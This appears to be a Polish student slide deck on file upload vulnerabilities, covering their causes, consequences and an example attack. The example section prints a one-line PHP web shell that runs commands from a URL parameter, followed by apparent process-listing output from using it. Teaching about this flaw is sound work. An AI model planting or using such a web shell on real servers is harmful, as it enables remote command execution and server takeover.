


File Upload Vulnerabilities

Mikołaj Mazur, Tyberiusz Boberek, Mateusz Kurdziel

Czym Jest File Upload Vulnerability?



podatność przesyłania plików:

Luka bezpieczeństwa, występująca gdy aplikacja pozwala użytkownikom na przesłanie plików bez ich odpowiedniej weryfikacji oraz obsłużenia.

Gdzie Występuje?

- Formularze z możliwością przesyłania plików
- Systemy CMS i panele administracyjne
- Systemy obiegu dokumentów i Helpdeski
- Funkcje importu danych



Dlaczego Występuje?


**brak lub słaba
weryfikacja plików**



**ufanie walidacji po
stronie klienta**



**błędna konfiguracja
serwera**



Brak lub Słaba Weryfikacja Plików



Całkowity Brak Ograniczeń



Brak Weryfikacji Rozmiaru Pliku (w tym ZIP)



Niepoprawna Walidacja dla Obfuscacji



Brak Weryfikacji Rozszerzenia

Ufanie Walidacji po Stronie Klienta

 **Weryfikacja Tylko w JavaScript**

 **Zaufanie do Nagłówka Content-Type**

 **Atrybut "accept" w HTML**

 **Brak Powtórznej Weryfikacji na Backendzie**

Błedna Konfiguracja Serwera

-  **Używanie "Czarnych List"**
-  **Przechowywanie Wewnątrz "Web Root"**
-  **Przewidywalne Nazwy Plików**
-  **Uprawnienia do Wykonywania**
-  **Obsługa Niestandardowych Rozszerzeń**
-  **Brak Izolacji**

Jakie Skutki Niesie?


✓ **Remote Code Execution (RCE)**

✓ **Reverse Shell – przejęcie serwera**

✓ **DoS & Storage Exhaustion**

✓ **Content Spoofing – nadpisywanie plików**

Przykład Ataku




Przykład Ataku

```
<?php  
system($_GET['cmd']);  
?>
```


+



Przykład Ataku



Przykład Ataku



Przykład Ataku

```
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.4 0.1 23612 14852 ? Ss 08:20 0:33 /sbin/init splash
root 2 0.0 0.0 0 0 ? S 08:20 0:00
[kthreadd] root 3 0.0 0.0 0 0 ? S 08:20 0:00 [pool_workqueue_release]
root 4 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-rcu_gp]
root 5 0.0 0.0 0 0 ? I< 08:20 0:00
[kworker/R-sync_wq]
root 6 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-kvfree_rcu_reclaim]
root 7 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-slub_flushwq]
root 8 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-netns]
root 13 0.0 0.0 0 0 ? I< 08:20 0:00 [kworker/R-mm_percpu_wq]
root 14 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_kthread]
root 15 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_rude_kthread]
root 16 0.0 0.0 0 0 ? I< 08:20 0:00 [rcu_tasks_trace_kthread]
root 17 1.0 0.0 0 0 ? S 08:20 1:25 [ksoftirqd/0]
root 18 0.5 0.0 0 0 ? I< 08:20 0:48 [rcu_preempt]
root 19 0.0 0.0 0 0 ? S 08:20 0:00 [rcu_exp_par_gp_kthread_worker/0]
root 20 0.0 0.0 0 0 ? S 08:20 0:01
[rcu_exp_gp_kthread_worker]
root 21 0.0 0.0 0 0 ? S 08:20 0:01 [migration/0]
root 22 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/0]
root 23 0.0 0.0 0 0 ? S 08:20 0:00
[cpuhp/0]
root 24 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/1]
root 25 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/1]
root 26 0.0 0.0 0 0 ? S 08:20 0:04 [migration/1]
root 27 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/1]
root 30 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/2]
root 31 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/2]
root 32 0.0 0.0 0 0 ? S 08:20 0:04
[migration/2]
root 33 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/2]
root 36 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/3]
root 37 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/3]
root 38 0.0 0.0 0 0 ? S 08:20 0:04 [migration/3]
root 39 0.0 0.0 0 0 ? S 08:20 0:05 [ksoftirqd/3]
root 42 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/4]
root 43 0.0 0.0 0 0 ? S 08:20 0:00 [idle_inject/4]
root 44 0.0 0.0 0 0 ? S 08:20 0:03 [migration/4]
root 45 0.0 0.0 0 0 ? S 08:20 0:01 [ksoftirqd/4]
root 48 0.0 0.0 0 0 ? S 08:20 0:00 [cpuhp/5]
